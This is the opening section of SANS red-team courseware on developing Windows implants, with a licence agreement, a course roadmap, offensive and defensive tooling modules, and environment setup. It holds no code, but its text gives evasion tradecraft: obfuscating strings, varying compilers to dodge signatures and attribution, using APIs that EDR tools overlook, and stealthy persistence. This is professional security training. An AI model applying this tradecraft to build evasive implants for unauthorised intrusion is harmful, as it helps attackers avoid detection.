670.1

Windows Tool Development

© 2024 Jonathan Reiter. All rights reserved to Jonathan Reiter and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this CLA. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and User and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium, whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. User may not sell, rent, lease, trade, share, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute. Additionally, User may not upload, submit, or otherwise transmit Courseware to any artificial intelligence system, platform, or service for any purpose, regardless of whether the intended use is commercial, educational, or personal, without the express written consent of SANS Institute. User agrees that the failure to abide by this provision would cause irreparable harm to SANS Institute that is impossible to quantify. User therefore agrees to a base liquidated damages amount of $5000.00 USD per item of Courseware infringed upon or fraction thereof. In addition, the base liquidated damages amount shall be doubled for any Courseware less than a year old as a reasonable estimation of the anticipated or actual harm caused by User’s breach of the CLA. Both parties acknowledge and agree that the stipulated amount of liquidated damages is not intended as a penalty, but as a reasonable estimate of damages suffered by SANS Institute due to User’s breach of the CLA.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. A written amendment or addendum to this CLA that is executed by SANS Institute and User may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User, (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

The Apple® logo and any names of Apple products displayed or discussed in this book are registered trademarks of Apple, Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This CLA shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this CLA may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulation. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

SEC670.1 | Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control

SANS

Windows Tool Development

© 2024 Jonathan Reiter | All Rights Reserved | Version J01_05

Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control: 670.1
Welcome to Section 1 of 670. In this section, we will explore what it's like to develop tools for the Windows platform.

Table of Contents (1)

	Page
Course Overview	4
Developing Offensive Tools	17
Developing Defensive Tools	24
Lab 1.1: PE-sieve	29
Lab 1.2: ProcMon	31
Setting Up Your Development Environment	34
Windows DLLs	50
Lab 1.3: HelloDLL	78
Windows Data Types	85
Call Me Maybe	110
Lab 1.4: Call Me Maybe	120
SAL Annotations	129

This page intentionally left blank.

Table of Contents (2)

	Page
Lab 1.5: Safer with SAL	145
Windows API	155
Lab 1.6: CreateFile	187
Bootcamp	197
Lab 1.7: Can'tHandleIt	199
Lab 1.8: RegWalker	200
Lab 1.9: It's Me, WinDbg	201
Lab 1.10: ShadowCraft	202

This page intentionally left blank.

Course Roadmap

- **Windows Tool Development**
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 1

Course Overview
Developing Offensive Tools
Developing Defensive Tools
Lab 1.1: PE-sieve, Lab 1.2: ProcMon
Setting Up Your Development Environment
Windows DLLs
Lab 1.3: HelloDLL
Windows Data Types
Call Me Maybe
Lab 1.4: Call Me Maybe
SAL Annotations
Lab 1.5: Safer with SAL
Windows API
Lab 1.6: CreateFile
Bootcamp

In this module, we will discuss at a high level what the course will be covering.

Objectives

Our objectives for this module are:

- Discuss what tool development is
- Determine what surveying the land means
- Figure out how to carry out operational actions
- Discover various persistence methods
- Enhance your implant

Objectives

The objectives for this course are straightforward. Each section will be talked about at a high level and then during that section's content, we will take a deep dive into what each one involves. We start off discussing tool development, what it is, how to do it, and different perspectives. Next, we will discuss surveying the land and how to develop custom recon tools. During operational actions, we will discuss what can be done after initial access is obtained: actions like ruining or corrupting data on the target, exfiltration, killing processes, etc. We will also go over several ways to keep your access to a target system. Finally, we will discuss how we can enhance the implant.

Making a Community

Discord

Coding CTF Challenges!

Monthly Fire Side Chats!

Objectives
This course has a custom Discord server, a community solely for Windows developers and those aspiring to become one. The server is open to anyone, but mainly created for students of this course. Private channels and special roles have been made only for you as a way for us to give back to you beyond the class. Please join the existing community of SEC670 Alum when you get a moment. See you there!

Reference:
https://discord.gg/offensivewindowsdev

Windows Tool Development

- Methods of injection
- Windows-specific items
- Hiding processes
- Mastering Win32 APIs
- Hooking application programming interfaces (APIs)

Windows Tool Development

Windows tool development is more than just creating a console application that prints out "Hello, World!" Instead, we will focus on becoming familiar with Windows APIs that will leverage greater offensive capabilities for your tooling. In the world of offensive tools, it is hard to "see" the effectiveness of your tool. In fact, if you are really good at what you do, your tool will never be seen. Not really seeing a tool in action makes demos somewhat boring since there is no fancy GUI application that shows something taking place. Regardless, here is a short list of some items you will be able to take away from this course.

- Becoming familiar with Windows-specific items
- Mastering the Win32 APIs that leverage offensive ops
- Understanding various methods of injection
- Hooking APIs via various techniques
- Learning how to conduct research and create new techniques

Getting to Know Your Target

What happens after you gain initial access to the target?

Typically, you are not the one who is creating the exploit that gives initial access to the operator. You are the one creating the tool that gets dropped after initial access. You aid in assisting the operator in determining the purpose of the target. Arguably, one of the best methods for accomplishing such a task is developing a host survey tool.

Getting to Know Your Target

This course is not aimed at gaining that initial access (that happens in SEC560), but rather what custom tools can be made to leverage that access. Since you are the developer, what actions are taken next are nearly limitless. You are no longer going to be bound by a current tool or C2 framework and you will not have to say, "I wish this tool allowed me to do this," or "I wish someone would create something that did this." Guess what—you are going to become that person who will create that missing thing. If you want a tool or a feature that enumerates specific registry keys, you can create that feature.

Perhaps one of the most important first tasks you perform with your initial access is determining the purpose of your target. Gathering as much information as possible will enable you to make a very accurate decision, and perhaps the most important decision to make from the gathered information is, "Do you continue?" Perhaps it would be better to clean off the target as best you can because you saw something in your gathered information that indicated the target was watched like a hawk or that the sysadmin was very tech savvy. Maybe you saw the installation of a new AV product you did not expect to see? The list can go on and on but in the end, creating and throwing down a host survey tool is a great first action.

Operational Actions

Red Team: Persist, exfil data, pivot

Military: Destroy, disrupt, deny, degrade, deceive

Nation State: Espionage, disinformation, ransomware, etc.

Operational Actions

After you have gotten to know your target a bit more, your objectives can be very different depending on the work role you are currently filling. If you are developing tools for a red team, you are probably not creating and releasing ransomware seeking out a payday. Instead, you might be working with the blue team to create a custom tool that is designed to test specific detections, which leads into purple teaming. If you are developing tools for your nation's military, then you probably have the authority to create tools that can destroy data on your target. The military typically has certain authorities granted by the government that authorize what operations can and cannot be executed, like dropping a missile on an ammo depot or wiping the computer of an enemy nation-state operator. If you are some rogue group actor or enemy nation state, then the sky seems to be the limit with what can be done. Countries and companies have suffered the effects of ransomware, espionage, data theft, and more.

Persistence: Die Another Day

Problem: Persistence is not always necessary. When it is, what is the best way to establish persistence?

Simple or complex? The chosen method depends on your target and objective.

Persistence: Die Another Day
When a decision has been made to maintain access to a target, a red team operator or other operator position might want a few options for how to persist. An important question a red team operator should answer either before or during an op is whether persistence is required to successfully complete your objective(s). There is risk with establishing a foothold and that risk must be weighed against your target, your objective, and being caught. A lot of times, persistence can require pulling down another tool, your precious implant that your team of developers worked on for months on end. Are you okay with giving up that tool just to persist on that one target? If not, then complete your op and clean off. If you are, then determine what persistence method will work for your op and install your implant.

There is more than one method for persisting on your target and some methods might get you caught faster than others. The method chosen should match up with how important that target is to your op. Perhaps a simple modification to a Registry Run key is enough because nothing is in place to monitor it. Perhaps you need to be more creative and stealthier because the admin of that box is savvy and has tools in place to watch out for common locations like Run keys.

In the end, the lowest hanging fruit wins. Meaning, you should go after the easiest method that you know you can get away with on target.

Enhancing Your Implant: Shellcode, Evasion, and C2

When you've met your match. When facing a tech savvy admin. When stealth is desired. When normal (basic) techniques fail.

- Manually load an image into memory
- Re-implement API hooks
- C2 callbacks
- Shellcode execution

Enhancing Your Implant: Shellcode, Evasion, and C2
Sometimes you will be forced to produce a more advanced tool to get the job done. These should be a last resort option because, depending on what capability you are developing, it can take a while to develop and release. Plus, do you want to spend a few months developing an advanced capability for an easy to knock over target? If there isn't a single AV product installed and the sysadmins are lazy, then why bother pulling down your most prized possession?

Many of the advanced techniques will require intimate knowledge of the PE32 and PE32+ format, process virtual address space, the registry, OS internals, etc. Such mastery comes after years of tool development and debugging undocumented APIs. Also, not much is going to happen if you cannot control your implant and give it taskings. For tasking to happen, it must have the ability to communicate out of the target network and to your C2 infrastructure. Also, having the ability to execute custom shellcode payloads is a great feature to implement.

Testing Your Tools

32 — 32-bit architecture still relevant

64 — 64-bit compatibility is needed

Build and test Debug versions

Build and test Release versions

Test environment should closely mimic your target's environment

Must know ahead of time if your tool crashes or worse, crashes the target system

Testing Your Tools

Once your tool is finally developed and ready for operational use, you must resist the urge to use it anywhere and everywhere you can. One of the first things you should do before operational deployment is test it. Proper testing is extremely important if time permits because there are rare conditions that require modifications to already existing tools on the fly. You should have the skillset of being able to tear down your code too after compilation, meaning disassembly. Reversing your tool and stepping it through with a debugger will be not only valuable for fixing bugs but also for verifying your code. Did the compiler do what you were wanting it to do, or do you need to pass it some flag options to change things a bit? You can change certain compiler and linker options to shrink the overall size of the binary. You could also eliminate the dependency on the C runtime along with other dependencies. Eliminating external references, or XREFs as we call them, can aid in making your code position independent. Position independent code, or PIC, is something that we will dive into at the end of the course.

Another item you might want to take into consideration would be easily identifiable strings. Strings are always the easiest item to find thanks to tools like *strings.exe* from the Sysinternals Suite of tools, but they can also give away too much about what your tool is designed to do on target. If you can eliminate them altogether that would be best—the least you can do is obfuscate and/or encrypt your strings. Section 5 will lightly touch on how you can cut down on strings in your compiled binary.

Be Creative

- Must learn to think outside the box; be creative
- Can assist with making your tool different from others; signature-wise
- Could also lead to discovery of new techniques or capabilities

Be Creative
Tool development can be greatly limited by your creativity and/or your knowledge of operating system internals. It is great to ask yourself questions like, “What happens if I implement this?” or “What if I trigger this event and do this?” Questions like that and many others are what pull out the creative side of your brain. This is how new capabilities are developed as well as how new vulnerabilities can be found. Creativeness, or newly found ideas, is not the best place for production code that is going to be used for a high value op. Explore and test what you found to explore and discover any edge cases.

One person online who does an amazing job at showing creative thinking is x86matthew. The URL for his blog post is down below, and in his posts, he will explore how to do basic, everyday tasks, like writing to process memory, in a different way. There are other, lesser-known APIs that can do the very same thing that the more commonly used APIs can do. When you can find a completely different API to accomplish the same thing, use it, because EDR solutions might not be looking out for those APIs.

Here is the URL for x86matthew: https://www.x86matthew.com.

Requirements

The Red Team is your customer

Most mature organizations with a dedicated developer shop directly support the company's internal Red Team. The Red Team will be a client of yours and should be producing a list of requirements that are needed for their engagements. Your objective will be to satisfy those requirements and release a tool to them.

Requirements

When it comes to determining how to make a capability that does X, Y, and Z things, you need to think of the end user of your tool and how they might want it deployed in an engagement. When the roles are split out properly, meaning a company does not require their Red Team operators to be developers as well, they will have created and properly funded a development shop whose sole purpose is to support the Red Team or the Penetration Testing Team. There should be some formal system in place for how the Red Team gives the development shop a list of requirements for a feature to add to an existing tool or to make a brand-new tool from scratch. This could be a Jira ticket, a Word doc, an email, etc., something that has a paper trail and is formal. The development shop should then discuss those requirements to determine how long it might take to meet them and go over if some of them are not even feasible. Once a potential date is determined, the tool should be released and formally accepted by the Red Team.

Group Exercise

Scenario: You have just received requirements from the Red Team lead

- Go over the requirements
- Determine which ones are not technically possible
- Determine which ones need more of an explanation
- Discuss a timeline for release

Group Exercise
Let us pause for a moment and go over a scenario where you are the team lead for the development shop. The Red Team lead has just created a ticket that has a fairly large number of requirements in it for a new capability for an upcoming engagement they have. The Red Team will be facing a new security product they have yet to test against but have now required that from you. Here is the list of requirements the Red Team lead has given along with a timeline:

- Compiled 32-bit and 64-bit binaries
- Main program is an EXE
- Additional payloads in DLL format
- Must be no larger than 400kb
- Must perform recon
- Must be able to do code injection
- Must be able to persist
- Must be able to elevate privileges
- Must be able to bypass security products user-mode hooks
- Must be able to load additional payloads, e.g., DLLs, shellcode blobs, etc.
- Must communicate over HTTP with Python C2
- Must support download capabilities from target
- Time to release: 6 days

Module Summary

- Implants, survey tools, etc. are not trivial to develop
- Test and break your tools intentionally, see where they fail early versus on target
- Requires in-depth knowledge of Windows OS
- Requires in-depth knowledge of Windows APIs

Module Summary
It is not easy to develop well written and well performing code, but this is a necessity. The tools that you develop must never crash your target and should never run with unexpected results. Your testing should tell you everything your tool will do and will not do, like what breaks it. Unleash your creative side and explore the realm of new possibilities.

Course Roadmap

- **Windows Tool Development**
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 1

Course Overview
Developing Offensive Tools
Developing Defensive Tools
Lab 1.1: PE-sieve, Lab 1.2: ProcMon
Setting Up Your Development Environment
Windows DLLs
Lab 1.3: HelloDLL
Windows Data Types
Call Me Maybe
Lab 1.4: Call Me Maybe
SAL Annotations
Lab 1.5: Safer with SAL
Windows API
Lab 1.6: CreateFile
Bootcamp

In this module, we will discuss what it means to develop offensive tools.

Developing Offensive Tools

- Offensive development
- Offensive tools
- Offensive mindset
- Offensive, you are

Developing Offensive Tools
Tim Medin, Founder and CEO of Red Siege, also a SANS Instructor/Author for SEC560, has a saying, "I am offensive." This saying is great because being offensive or having that offensive mindset is what will help you achieve your goals, and our main goal for this course is making you an offensive tool developer for Windows targets. The offensive mindset and action is all about taking advantage of weaknesses or vulnerabilities, exploiting built-in features to establish persistence, avoiding AV/EDR solutions, and out-maneuvering sysadmins.

You are going to be developing programs that do something nefarious. We will not be developing tools to detect malicious actions but to create the tool that puts those detection tools through the paces. If you are coming from the defensive side and have the defensive mindset, great! You can use that as an assist and eventually you can switch your mindset to more of an offensive one.

Purpose

Do we even need to have offensive tools in our arsenal? Why can't we just have defensive tools everywhere?

- Defensive tools can't **always** catch everything
- Can always count on a nation-state to be there
- Allows companies to strengthen their defenses
- Keeps giving you a paycheck

Purpose
Offensive tooling is necessary for several reasons, the first one is that you probably would not have a job without it. Several organizations might even require external assessments to be conducted every so often. Financial institutions have audit requirements that must take place at certain intervals, and an external red team might serve that requirement. Another reason would be for national security because you do not want enemies of your country to gain unauthorized access to your network all while you are trying to get access to theirs. How do you think you get access to their network aside from human operations or something similar? The answer: offensive tools.

Perhaps another reason is so we can better defend our networks from enemy nation states and non-nation-state actors by having effective red team ops using similar tools. The more you can practice your defense the stronger your defenses become, but you cannot practice alone. You need someone to practice against, so that you can identify possible weak points in your playbook. Until we can rid the world of bad actors, we will always need offensive tools or capabilities.

Current State of the Art Frameworks and Tools

There are many frameworks or offensive tools available for use today:

- Metasploit Framework
- Cobalt Strike
- Empire
- Mimikatz
- PsExec
- Eternal*

Current State of the Art Frameworks and Tools
Today, there are some amazing tools out there and many are free for anyone to grab and leverage. We see this happening very frequently and such actions have sparked intense discussions regarding open sourcing powerful tools and capabilities that nation state and non-nation-state actors can use against us. Regardless of where you stand in that debate, offensive tools will almost always be needed so we can sharpen up defenses.

In the open-source world, or the public community, the tooling is getting better as new techniques are discovered. Researchers and developers are getting more creative with their craft. Developers are discovering new methods to bypass AV/EDR solutions, or bypass UAC restrictions, or elevate privileges. Take #Zerologon, for example: at a high level, a researcher discovered that you could, with access to a domain controller, create an account in the domain with an empty password, which allowed for a complete takeover of the DC. Once a vulnerability is found then it is time to develop a tool to exploit it, which could then be added as a capability to an existing framework or a custom in-house tool.

There are several free tools that offer great capabilities that also might have a commercially licensed version that offers more advanced capabilities. This is where the major differences are. When tools come with a heavier price tag, you should expect it to do a lot more for you out of the box, or at least allow you to fully customize certain parts of it. What is being used at your organization: commercial, open-source, or your own internal framework?

Future

- How will time change how we develop tools?
- Will code repos eventually ban the storage of such tools?
- New tools are limited by your creative use of the APIs.

Future

The future can be somewhat what we make it to be if you stop and think about it. If you close off all creativity, ban the posting on offensive security tools to GitHub and other similar sites then you could run the risk of not advancing by much. On the flip side, if your organization can invigorate and inspire creative thinking, then the future for developing new offensive tools and capabilities could be very bright.

How You Can Contribute

- Make your work available to the public; open-source your code
- Contribute to an already existing open-source code project
- Develop tools for your red team
- Don't compartmentalize your knowledge

How You Can Contribute
Before you start publishing your offensive tools online, be sure to check with your current employer as to what their intellectual property terms are. You do not want to be in a situation where whatever you create during your own free time with your own equipment belongs to your employer. It could land you in some hot water with a legal team. If you are good to go on that front then by all means, get your work out there. Feel free to contribute to an existing project or framework like Metasploit or Sliver C2. It can be a great way for you to practice and sharpen your development skillset.

If you are not already on a red team, then perhaps you could approach your company's red team lead or director about creating a tool development section within the team, if they do not have one already. Today, more and more red teams are creating development roles to create in-house tools. Whatever you choose to do, share your knowledge with those around you, especially those who are trying to get into this line of work. Compartmentalization just creates a single point of failure and is not good for the overall success of a team.

Module Summary

- Discussed the need for offensive security tools
- Discussed the current state of the art frameworks and offensive tools
- Learned to share your knowledge; be a mentor

Module Summary
In this module, we discussed several reasons why it is necessary to develop offensive security tools. We also discussed various state of the art frameworks and offensive tools, where we can take things from here, and not hoarding the knowledge and experience you might have gained over the years.

Course Roadmap

- **Windows Tool Development**
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section I

Course Overview
Developing Offensive Tools
Developing Defensive Tools
Lab 1.1: PE-sieve, Lab 1.2: ProcMon
Setting Up Your Development Environment
Windows DLLs
Lab 1.3: HelloDLL
Windows Data Types
Call Me Maybe
Lab 1.4: Call Me Maybe
SAL Annotations
Lab 1.5: Safer with SAL
Windows API
Lab 1.6: CreateFile
Bootcamp

In this module, we will discuss the development of defensive tools, their purpose, state of the art tools, their future, and how you can contribute.

Purpose

- Defensive development
- Defensive tools
- Defensive mindset
- Defensive, you are

Defensive tools are mainly designed to catch the usage of offensive tools. This creates the "cat and mouse" game that keeps everyone gainfully employed.

Purpose
Just like offensive tools, there is a necessity for defensive tools. Many companies profit from selling their defensive tools and there is nothing wrong with that. There have been many defensive tools that have been open sourced and pushed to GitHub for all the world to see. Some are truly open source while others are simply freeware, and there is nothing wrong with that, either. Defensive tools, when operating at their best, can be used to detect the execution of your offensive tools. As new offensive tools are created and used, defensive tools must be modified to check for those new methods. This back and forth is a cat and mouse game that will be played for many years to come.

Programming securely can be often viewed as a defensive programming technique. When done correctly it makes the job of vulnerability researchers and exploit developers that much more difficult. If you do not check for logic bugs, memory leaks, overflows, etc. before you release your product, then rest assured that someone else will find it for you; it is only a matter of time. Solid defensive programming is incredibly difficult, and you have to get it right every single time because that one time you do not, there is either a red teamer or a bad actor that is ready and willing to exploit the flaw.

Current State of the Art Tools

There are many categories of tools out there: open-source, freeware, and commercial.

- Profit driven
- Community driven
- Huntress Labs
- PE-sieve

Current State of the Art Tools
Open-source tools are great and sites like GitHub are full of them. There is nothing wrong with closed-source, commercial tools but when you can see the code like you can on GitHub, you can fork the project and modify it to fit your needs. Granted you will need to check the license the author put on it, but often the license is not that restrictive. Freeware tools are tools that are, well, free! One possible downside is that the code does not have to be made available to the public.

What about making a profit? There is nothing wrong with companies trying to make a profit, but commercial tools can sometimes come with a hefty price tag. The saying "You get what you pay for" can sometimes apply here and the more popular the company the more expensive the software. Amazing products can come from small to medium sized companies and one such company is Huntress Labs. Huntress Labs offers an amazing product that can complement your current security suite. If your organization is looking for something awesome, then check them out online and talk to Kyle Hanslovan.

PE-sieve is a great defensive tool aimed at finding malware. The author goes by the handle hasherezade and has published the tool on GitHub. The wiki describes the tool very well along with what the tool's capabilities are. For example, PE-sieve can easily dump implants for you that have been injected into process memory. It can also detect the various injection techniques that we will be learning about this week. Pro tip: If you want to see how good your tool is at evading detection, get it to bypass PE-sieve.

The Sysinternals Suite of tools are great too. For instance, ProcMon, with the right filters in place, can help identify if your software is looking for DLLs that are not on the system. Something like this can lead to DLL hijacking where an attacker drops a DLL that is being sought out by the target program. Sysmon is another powerful tool that operates as a system service that can monitor process creation, network connections, and several other items of interest.

Future

As newer technology comes out, newer programming languages could come out too. Languages that are natively more secure could replace lower-level languages like C.

- Secure hardware can limit attack vectors.
- AI/ML powered tools can detect threats more quickly and efficiently.
- Languages like Rust can change the game for defenders.

Future

Just like the future of developing offensive tools, the future of defensive tools and programming depends heavily on creativity and attention to detail. Some languages like Rust could really change the game for defensive tools and secure programming. Windows is rewriting some of the kernel in Rust and thus this would increase the level of difficulty for exploitation. Check out Rust if you ever get some free time to see the differences for yourself. Fully automated systems are increasingly becoming more efficient and accurate with the advancements of modern-day computing and technology. That technology can be folded into defensive tools to make them more robust and take some of the fatigue away from the analyst.

How You Can Contribute

- Make your work available to the public; open-source your code
- Contribute to an already existing open-source code project
- Spread the word; blog, live streams, tweet
- Double check with your employer's Intellectual Property agreement

How You Can Contribute

There are many ways you can contribute, and GitHub is just one of the many ways for you to share your code with the world. Once you make a few projects you can start to spread the word about it and share the link to your repos. Many developers will write a short blog about their tool, how to use it, and what inspired them to develop it in the first place. If you do not want to release your own projects, then perhaps you could contribute to some existing ones. Many of the major projects out there love it when people contribute and submit a pull request. Look around and see if there are any projects that interest you.

As always, be sure to check with your employer before doing so.

Technet24

Lab 1.1: PE-sieve

Observe how a defensive tool can catch injection methods.

Please refer to the eWorkbook for the details of this lab.

Lab 1.1: PE-sieve
PE-sieve, according to hasherezade's GitHub repo, "is a tool that helps detect malware running on the system, as well as to collect the potentially malicious material for further analysis." The tool is designed to scan a single process, but it does a great job at detecting various items like injected PEs and hooks. It also has the ability to dump an implant should one be discovered injected into a process.

Please refer to the eWorkbook for the details of the lab.

What's the Point?

What's the point?

What's the Point?
The point of the lab was to become familiar with defensive tools that were made to detect the effects our offensive tools. PE-sieve is one of many tools that has this kind of capability.

Technet24

Lab 1.2: ProcMon

Observe how ProcMon can be used to spot flaws with a program.

Please refer to the eWorkbook for the details of this lab.

Lab 1.2: ProcMon
Process Monitor is one of the tools that comes bundled with the Systinternals Suite and is great for seeing what a process is doing when it starts up. ProcMon also has the ability to monitor what is happening when the OS starts.

Please refer to the eWorkbook for the details of the lab.

What's the Point?

What's the point?

What's the Point?
The point of that lab was to explore how defenders can use Process Monitor to see what their application is doing. Maybe they spotted something that needs to be fixed and they are able to do so before it ever is made available to the user.

Technet24

Module Summary

- Learned Rust is becoming more popular
- Learned AI/ML is getting better
- Discussed how defensive tools are getting more advanced
- Discussed how you should contribute however you can

Module Summary
In this module, we discussed several reasons why it is necessary to develop defensive security tools. We also discussed a few tools like PE-sieve, the current state of the art tools, and the future of more advanced tools with better AI/ML integration.

Course Roadmap

- **Windows Tool Development**
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section I

Course Overview
Developing Offensive Tools
Developing Defensive Tools
Lab 1.1: PE-sieve, Lab 1.2: ProcMon
Setting Up Your Development Environment
Windows DLLs
Lab 1.3: HelloDLL
Windows Data Types
Call Me Maybe
Lab 1.4: Call Me Maybe
SAL Annotations
Lab 1.5: Safer with SAL
Windows API
Lab 1.6: CreateFile
Bootcamp

In this module, we will discuss how to properly create a development environment.

Technet24

Setting Up Your Development Environment (1)

The virtual machines made available to you are already configured for this course. If you have your own development environment and would like to use it, that is fine.

Please do not install any updates unless directed otherwise.

Copy over everything from the media downloads to your host machine.

Setting Up Your Development Environment (1)
The VM you downloaded for this course should already have everything you need to develop some code and follow along with the labs in the course. Some of applications like prompting you for updates, but please do not install any of them. The labs were created and tested for what is already on the VMs, but if you would like to do so, you can take a lot of what is done in this course and apply it to older versions of Windows, like Windows XP.

Setting Up Your Development Environment (2)

How to set up your own development environment at home:

- Must have the Windows Software Development Kit (SDK)
- Use Visual Studio Professional
- Install Windows C/C++ build tools
- Use some versions of Windows

Setting Up Your Development Environment (2)
The environment you choose to develop your tools with is important. There are some who like to do Windows development on Ubuntu, but I would not recommend it. The Windows eco-system will be perfect for your Windows development needs. Getting started, you will obviously need some sort of IDE. This course is using Visual Studio Community as it is the Cadillac of IDEs. Also, it is very likely that your company will provide you with Visual Studio Professional or even Visual Studio Enterprise.

On top of this, you will need to install the Windows SDK and the C/C++ build tools at a minimum. Visual Studio has a very robust debugger built into it, but you can also install WinDbg, or WinDbg Preview, as it is the de facto standard for Windows debuggers. Another item for consideration would be to install the legacy WinDDK so that your tooling can target WinXP. Let's face it, WinXP is not going away anytime soon, so you might come across a WinXP target at some point.

Technet24

Choosing a Language

Does the language really matter when doing implant development or creating host survey tools for a target?

- An implant in pure C
- An implant in C++
- Will one be better than the other?

Choosing a Language

Let us say for a moment that you do not want to use C to develop your Windows tools, which is fine as there are many compiled languages to choose from today. Many tool developers today are experimenting, and with great success, using Rust to create offensive tools and shellcode. Others out there are using C#, C++, Go, etc. How do you choose? Perhaps you do not have to choose just one and this enables tool diversity and having different signatures. This course will only focus on C/C++, but it would be a good idea branch out with other languages. A great way to have a diverse toolset is to use different languages. If your previous 10 tools have been done in C, think about changing it up a bit and use C++. Tool diversity can not only allow your tools to go undetected longer but also make them harder to signature and attribute back to you. On the note of signatures, having the same tool signature over and over is not good and it is a great way to get caught.

Having multiple options is great for implant development because it gives you the option to create the same functionality with those various languages. Should you choose C++, like this course does, you can create the same tool but use different compilers. The various compilers used can change the signature of your capability. Although using different compilers is great, this course will just use Microsoft's compiler that comes with Visual Studio community.

Choosing an IDE

With all the various IDEs available, how can you choose one?

- Visual Studio Code
- Visual Studio Community
- Visual Studio Professional
- Visual Studio Enterprise
- Xcode
- Code::Blocks

Choosing an IDE

